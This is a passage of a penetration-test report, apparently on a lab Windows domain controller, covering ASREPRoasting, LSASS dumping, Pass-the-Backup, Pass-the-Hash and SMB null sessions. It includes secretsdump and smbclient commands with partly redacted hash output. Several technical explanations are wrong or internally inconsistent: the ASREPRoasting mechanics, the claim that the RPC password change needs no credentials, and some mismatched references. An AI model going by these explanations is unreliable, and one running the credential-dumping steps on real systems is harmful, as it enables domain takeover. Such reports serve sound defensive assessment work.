- Establish a dedicated security team to proactively manage and respond to security incidents and threats.
- Implement a Security Information and Event Management (SIEM) solution to centrally collect and analyze security logs and alerts.
- Update the target system and SMB services to the latest version to ensure that any known vulnerabilities are patched.

Technical Findings Details

1. RPC Password Change

Severity –

CVSS Score: 9.6

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N

Affected Entities

10.10.10.192

Description

This vulnerability allows an attacker to change a user's password on a remote system using the RPC protocol and the "setuserinfo2" command, even if the attacker does not have valid credentials to log into the system. It is often exploited by attackers who have already gained access to a system and are looking to expand their access by changing passwords for user accounts or by creating new accounts.

Impact

The impact of the RPC Password Change vulnerability can be significant. If an attacker gains access to a system using this vulnerability, they can change the password for any user account on the system, including administrative accounts, without requiring valid credentials. This can lead to a number of negative consequences, including:

- Unauthorized access: By changing the password for a user account, an attacker can gain unauthorized access to sensitive data, systems, or networks, which can result in data theft, data corruption, or system disruption.
- User impersonation: An attacker can create a new account with administrative privileges and use it to impersonate legitimate users, which can allow them to carry out further attacks or access additional resources.
- Service disruption: An attacker can use the vulnerability to create new user accounts or modify existing accounts, which can lead to service disruption, data loss, or system downtime.
- Compliance violations: If the affected system is subject to regulatory or industry compliance requirements, a successful attack that exploits this vulnerability can result in compliance violations and regulatory fines.

Mitigation

Implement strong authentication mechanisms

- To prevent unauthorized access to RPC services, organizations should implement strong authentication mechanisms, such as multi-factor authentication, to ensure that only authorized users can access RPC services.

Limit access to RPC services

- The organization should limit access to RPC services to authorized users and restrict access to RPC services from untrusted networks or sources.

Use secure passwords

- The organization should enforce strong password policies and require users to create strong and unique passwords.
- Passwords should be changed regularly, and should not be shared among users.

Implement access controls

- The organization should implement access controls to restrict access to RPC services to only those users who require it.
- Access controls should be reviewed and updated regularly to ensure they are effective.


Regularly monitor systems

- The organization should regularly monitor their systems for any signs of unauthorized access or malicious activity, such as changes to user accounts or attempts to modify system configurations.

Apply security patches:

- The organization should apply security patches and updates to their systems and software regularly to ensure that any known vulnerabilities are addressed.

Finding Evidence



References

https://bitvijays.github.io/LFF-IPS-P3-Exploitation.html#reset-ad-user-password

2. Weak Account Password

Severity –

CVSS Score: 9.3

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N

Affected Entities

10.10.10.192

Description

This vulnerability occurs when user accounts are protected by passwords that are easily guessable or can be easily cracked by attackers.

Impact

This poses a significant threat to the security of computer systems and networks, as it allows unauthorized individuals to gain access to sensitive information, systems, and resources.

Mitigation

It is essential to use strong passwords that are difficult to guess and are unique for each account. Passwords should be long, complex, and include a mix of upper and lowercase letters, numbers, and special characters. Additionally, the organization should implement multi-factor authentication to add an extra layer of security to user accounts.

Finding Evidence

References

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

https://us-cert.cisa.gov/ncas/tips/ST04-002

https://www.cisa.gov/multi-factor-authentication

3. LSASS Memory Dump

Severity –

CVSS Score: 9.9

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L

Affected Entities

Description

This technique involves extracting sensitive information, such as credentials and authentication tokens, from the lsass.exe process memory of a Windows operating system. The attacker can use various methods to extract this information, including creating a memory dump file of the lsass.exe process using tools such as ProcDump, Mimikatz, or pypykatz.

The presence of an lsass.zip folder on an SMB share containing an lsass.dmp file allows an attacker with access to the SMB share to exfiltrate the memory dump file for offline analysis. Once the memory dump file is created, the attacker can analyze it offline to extract sensitive information, such as password hashes, plaintext passwords, and Kerberos tickets.

Impact

The impact of this attack can be significant and potentially devastating. It can result in the theft of sensitive information, such as usernames and passwords, that can be used by attackers to gain further access to other systems and resources within an organization's network.

Some of the potential impacts of this attack include:

- Compromised credentials: The attacker can extract usernames and passwords from the lsass.dmp file, which can be used to gain unauthorized access to other systems, applications, and data within the organization.
- Malware delivery: Attackers can use the SMB share to deliver malware or other malicious payloads to other systems within the organization's network.
- Data exfiltration: The attacker can exfiltrate sensitive data, including customer data, financial information, or intellectual property, from compromised systems or databases.
- Business disruption: The compromise of critical systems or data can result in significant business disruption, including downtime, lost productivity, and revenue loss.
- Reputational damage: A successful attack can damage an organization's reputation and erode customer trust, resulting in lost business and revenue.

- Regulatory non-compliance: In industries that are heavily regulated, such as healthcare or finance, a security breach can result in non-compliance with regulatory requirements and fines.

Overall, the impact of an attack involving the presence of an lsass.zip folder on an SMB share containing an lsass.dmp file can be significant and far-reaching, and can result in serious financial, operational, and reputational damage to an organization.

Mitigation

Implement strong access controls

- Limit access to critical systems and data only to authorized personnel. Use strong passwords, multifactor authentication, and privileged access management solutions to protect against unauthorized access.

Use endpoint protection software

- Deploy and maintain endpoint protection software that can detect and prevent memory dumping attacks, such as using advanced endpoint protection solutions that leverage behavior-based detection techniques.

Implement network segmentation

- Segment the network into smaller, isolated subnetworks, and limit access between them. This can prevent an attacker from moving laterally through the network and accessing critical systems and data.

Monitor network activity

- Implement a security information and event management (SIEM) solution to monitor network activity and detect suspicious behavior. Regularly review logs for anomalies, such as unusual logins or data exfiltration attempts.

Keep software up-to-date

- Regularly update operating systems, applications, and security software to ensure that known vulnerabilities are patched.


Conduct regular security assessments

- Regularly assess the security of systems and networks to identify and remediate vulnerabilities.

Train employees

- Educate employees on the risks of social engineering attacks and the importance of strong passwords and secure authentication practices.

Finding Evidence



References

https://www.sans.org/blog/the-dangers-of-lsass-exe-and-lsass-dmp-on-windows-systems/

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/the-lsass-exe-problem-understand-it-to-solve-it

https://www.infosecmatter.com/lsass-zip-contains-lsass-dmp-files-used-to-extract-windows-credentials/

https://www.symantec.com/security-center/writeup/2002-080811-5109-99

https://searchsecurity.techtarget.com/tip/Why-Windows-Authentication-Can-Be-Vulnerable-to-Pass-the-Hash-Attacks

4. Pass-the-Backup

Severity –

CVSS Score: 9.9

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Affected Entities

Description

This type of attack involves an attacker who has gained access to a system as a member of the Backup Operators group, and then leverages this access to escalate their privileges to gain administrative or system-level access. By design, members of the Backup Operators group have the ability to back up and restore files and directories on a Windows system. However, due to the way that Windows permissions are structured, members of this group are also granted certain elevated privileges that can be abused to escalate their privileges on the system.

In the "Pass-the-Backup" attack, an attacker gains access to the Backup Operators group on a domain controller and uses the group's privileges to create a backup of the NTDS.dit file, which contains the password hashes of all domain user accounts. The attacker can then transfer the backup file to their own machine and use tools like "secretsdump.py" to extract the password hashes.

Impact

The impact of a Backup Operator Privilege Escalation attack using Pass-the-Backup can be significant for an organization's security posture. By obtaining the password hashes from the NTDS.dit file, an attacker can use tools such as "secretsdump.py" to extract the actual passwords or perform "pass-the-hash" attacks, allowing them to gain unauthorized access to systems and resources within the domain.

This can allow attackers to move laterally within the network, escalate their privileges, and gain access to sensitive data or systems. It can also allow them to execute malicious code, install backdoors or other persistent threats, and carry out other types of attacks on the organization's infrastructure.

In addition to the immediate impact of the attack, there can also be long-term consequences for the organization's reputation, financial stability, and regulatory compliance. For example, if customer data is compromised as a result of the attack, the organization may face legal liability, regulatory fines, and loss of customer trust.

Mitigation

Least Privilege

- Limiting privileged access to only those who require it is a crucial first step in reducing the risk of this attack. The Backup Operators group should only be assigned to users who have a specific need to perform backup and restore operations.

Strong Password Policies

- Enforcing strong password policies, including regular password changes and complexity requirements, can help reduce the effectiveness of "pass-the-hash" attacks.

Multi-Factor Authentication

- Implementing multi-factor authentication for privileged accounts can make it more difficult for attackers to gain access to domain controllers.

Network Segmentation

- Segmenting the network and restricting access to sensitive systems and resources can limit the potential impact of an attack.

Monitoring and Detection

- Implementing monitoring and detection controls, such as security information and event management (SIEM) systems, can help identify and respond to suspicious activity on domain controllers.

Regular Auditing

- Conducting regular audits of user accounts, permissions, and system logs can help identify potential vulnerabilities and misconfigurations that could be exploited by attackers.

Finding Evidence

```
└─# secretsdump.py -ntds ntds.dit -system SYSTEM.SAV -sam SAM.SAV LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b43[redacted]e75051:::
Guest:501:aad3b435[redacted]89c0:::
DefaultAccount:503:aa[redacted]e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information
.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad[redacted]24d4cd53b99ee:::
Guest:501:aad[redacted]c59d7e0c089c0:::
DC01$:1000:aad3b435b[redacted]0719479dbec:::
krbtgt:502:aad3b[redacted]8fda5d:::
```

References

https://docs.microsoft.com/en-us/security-updates/securityadvisories/2014/2871997

https://www.sans.org/blog/mitigating-backup-operator-group-privilege-escalation/

https://nvd.nist.gov/vuln/detail/CVE-2014-0004

https://www.us-cert.gov/ncas/alerts/TA14-098A

https://us-cert.cisa.gov/ncas/alerts/aa21-131a

5. Pass-the-Hash

Severity –

CVSS Score: 9.9

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L

Affected Entities

Description

Pass-the-Hash (PtH) is a type of attack that allows an attacker to authenticate to a system by using the hash of a user's password, rather than the plaintext password itself. This vulnerability can occur when an attacker has obtained the password hash of a user on a compromised system, either through a previous successful attack or by dumping the hash from system memory.

Impact

Access to sensitive data

- If an attacker gains access to a user's credentials through PtH, they can potentially access sensitive data that the user has access to, such as confidential business documents, financial data, or personally identifiable information (PII).

Unauthorized system access

- Exploiting PtH can enable an attacker to gain unauthorized access to critical systems within a network, such as servers, workstations, or domain controllers. This can allow them to perform malicious activities such as installing malware, stealing data, or launching further attacks within the network.

Credential theft

- By exploiting PtH, an attacker can steal the credentials of high-privileged users, such as system administrators, which can enable them to perform even more malicious activities within a network.

Difficult to detect

- PtH attacks can be challenging to detect because they do not require the attacker to use any hacking tools or malware. Instead, the attacker simply needs to have access to a user's password hash, which can be obtained through various means.

Reuse of stolen credentials

- Once an attacker has stolen a user's credentials through PtH, they can reuse those credentials to gain access to other systems or networks that the user has access to.

Mitigation

Limit user privileges

- Users should only have the minimum privileges necessary to perform their job functions. This reduces the impact of a PtH attack, as attackers will not be able to access critical systems or sensitive data.

Implement multi-factor authentication


- Multi-factor authentication (MFA) can provide an additional layer of security to prevent PtH attacks. By requiring users to provide a second factor of authentication, such as a token or biometric data, even if an attacker has access to a user's password hash, they will not be able to authenticate without the second factor.


Monitor for suspicious activity

- Monitoring for suspicious activity, such as failed login attempts or unauthorized access attempts, can help detect PtH attacks. This can be done through the use of security information and event management (SIEM) tools or intrusion detection systems (IDS).

The organization can also use specialized PtH detection tools, such as Microsoft's Advanced Threat Analytics (ATA), to detect PtH attacks on hosts. ATA uses machine learning to analyze user behavior and detect anomalous activity that could indicate a PtH attack.

Finding Evidence





References

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/ad-ds-pth-attacks

https://www.sans.org/reading-room/whitepapers/threats/pass-hash-attacks-tools-mitigation-34127

https://www.varonis.com/blog/pass-the-hash/

https://www.youtube.com/watch?v=InYxAOmN1WA

6. ASREPRoasting

Severity –

CVSS Score: 8.6

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

Affected Entities

Description

ASREPRoasting is a type of attack that targets Kerberos authentication in Active Directory environments. Kerberos is a protocol used for authentication in Windows environments and relies on the use of encrypted tickets to authenticate users.

When a user attempts to access a resource on the network, the client computer requests a ticket-granting ticket (TGT) from the domain controller. If the user's credentials are valid, the domain controller issues a TGT, which the user can use to request service tickets for specific resources.

In environments where Kerberos pre-authentication is enabled, the client computer must send a pre-authentication request to the domain controller before the domain controller will issue a TGT. The pre-authentication request includes a timestamp and a random value, which are used to encrypt the user's password. This makes it more difficult for an attacker to obtain the user's password by intercepting the Kerberos traffic.

However, some user accounts are not configured with pre-authentication, which makes them vulnerable to ASREPRoasting. In this type of attack, an attacker requests the ASREP TGT for the targeted account, which is issued by the domain controller without requiring pre-authentication. The ASREP TGT is encrypted with the account's password hash, which can be extracted from Active Directory by any user with the "Replicating Directory Changes" permission.

Impact

Once an attacker has obtained the encrypted ASREP TGT for the targeted account, they can use offline cracking tools to brute-force the password and gain access to the account

Mitigation

Enable Kerberos pre-authentication for all user accounts

- Enabling pre-authentication for all user accounts can prevent ASREPRoasting attacks because it requires a client computer to send a pre-authentication request to the domain controller before the domain controller issues a TGT.

Use strong password policies

- Strong password policies can help prevent the use of weak or easily guessable passwords, which can make it more difficult for attackers to crack password hashes obtained through ASREPRoasting attacks.

Implement multi-factor authentication (MFA)

- MFA can provide an additional layer of security by requiring users to provide a second factor of authentication, such as a token or biometric identifier, in addition to their password.

Review and restrict permissions for accounts with the "Replicating Directory Changes" permission

- This permission allows users to extract password hashes from Active Directory, which can be used in ASREPRoasting attacks.
- Reviewing and restricting this permission to only authorized users can help prevent such attacks.


Implement an intrusion detection system (IDS)

- An IDS can monitor network traffic and detect unusual activity, such as multiple requests for ASREP TGTs, which can indicate an ASREPRoasting attack in progress.

Regularly audit and review user account permissions

- Regularly reviewing and auditing user account permissions can help identify and remove unnecessary permissions that can be exploited by attackers.

Finding Evidence



References

https://docs.microsoft.com/en-us/windows-server/security/kerberos/asrep-roasting

https://www.sans.org/white-paper/38406/

https://posts.specterops.io/kerberoasting-revisited-d4306d8ef6a6

https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

https://www.splunk.com/en_us/blog/security/identifying-asrep-roasting-attacks-in-active-directory-with-splunk.html

7. SMB Null Session Vulnerability

Severity –

CVSS Score: 5.3

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Affected Entities

Description

This vulnerability exists because the SMB protocol used in Windows operating systems allows unauthenticated users to establish a null session connection to a remote system. Once a null session connection is established, an attacker can use various tools to gather information about the target system, including usernames, group memberships, and other system information.

Impact

This type of vulnerability is particularly dangerous because it can be used to gather information that can be used in further attacks, such as brute-force attacks against weak passwords.

Mitigation

System administrators can mitigate this vulnerability by disabling null session connections, implementing proper access controls, and applying security updates and patches to their systems.

Finding Evidence

```
└─# smbclient -N //10.10.10.192/profiles$
Try "help" to get a list of possible commands.
smb: \> dir
```

References

Microsoft Security Bulletin MS00-078: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2000/ms00-078

Microsoft Security Advisory 906574: https://docs.microsoft.com/en-us/security-updates/securityadvisories/2004/906574

US-CERT Vulnerability Note VU#867968: https://www.kb.cert.org/vuls/id/867968/

Server Message Block (SMB) Protocol: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/f210069c-7086-4dc2-885e-861d837df688

CVE-1999-0504: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0504

SANS Internet Storm Center: https://isc.sans.edu/diary/null+session+enumeration/944

Nessus plugin for SMB null session enumeration: https://www.tenable.com/plugins/nessus/10107

Qualys vulnerability scanner: https://www.qualys.com/vulnerability-management/

8. User Enumeration

Severity –

CVSS Score: 5.8

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N

Affected Entities

Description

The User Enumeration vulnerability is a security weakness that allows an attacker to determine valid usernames or user IDs in a system. This vulnerability can be exploited through various techniques, including manual testing or automated tools such as Kerbrute. For example, attackers may be able to guess valid usernames based on common naming conventions used by an organization, or they may be able to use public information sources to gather usernames or user IDs.

Impact

User enumeration can have a significant impact on the security of an organization, as it can lead to unauthorized access to sensitive data or systems. Valid usernames or user IDs can be used in subsequent attacks, such as brute-force attacks, password guessing, or targeted phishing attacks.

Mitigation

Implement account lockout policies

- Organizations can implement account lockout policies that lock user accounts after a certain number of failed login attempts. This can prevent attackers from using brute-force attacks to guess passwords for valid usernames.

Use user ID obfuscation techniques

- Organizations can use techniques such as randomization or encoding to obscure the usernames or user IDs used in the system. This can make it harder for attackers to enumerate valid usernames or user IDs.

Educate users

- Organizations can provide training to users to raise awareness of the risks associated with user enumeration.
- Users can be advised to avoid using easily guessable usernames, such as first names or initials, and to use complex passwords.


Implement access controls

- Organizations can implement access controls that limit the information that can be accessed with valid usernames or user IDs. For example, they can restrict access to sensitive data or systems to authorized users only.

Monitor for suspicious activity

- Organizations can monitor their systems for suspicious activity, such as multiple failed login attempts or repeated requests for user information. This can help detect and respond to user enumeration attacks in a timely manner.

Finding Evidence



References

https://www.cisecurity.org/advisory/user-enumeration/

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-41r1.pdf

https://blog.rapid7.com/2020/03/04/detecting-user-enumeration-attacks/

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/preventing-user-enumeration

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of critical, high, or medium. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of the client's data.

Rating	Severity Rating Definition
Critical	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
High	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Medium	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 4 – Severity Definitions

Appendix B – Exploited Hosts

Host	Scope	Method	Notes
10.10.10.192	External	SMB Null Session	profiles$ share
10.10.10.192	External	ASREPRoasting	support account
10.10.10.192	External	SMB Authenticated Session	support and audit2020 accounts
10.10.10.192	External	PtH w/ NT Hash from LSASS dump	svc_backup
10.10.10.192	External	PtH w/ NT Hash from NTDS.dit dump	Backup Operators

Table 5 – Exploitation Attempt Details

Appendix C – Compromised Users

Username	Type	Method	Notes
support	User	ASREPRoasting	
audit2020	User	rpcclient	
svc_backup	User	LSASS Dump	
Administrator	Domain	Pass-the-Backup	

Table 6: User Accounts Compromised

Appendix D – Changes/Host Cleanup

Host	Scope	Change/Cleanup needed
10.10.10.192	External	Removed backup NTDS.dit file from C:\Users\svc_backup/Documents folder
10.10.10.192	External	Removed SharpHound.exe file from C:\Users\support/Documents folder

Table 7: Assessment Artifacts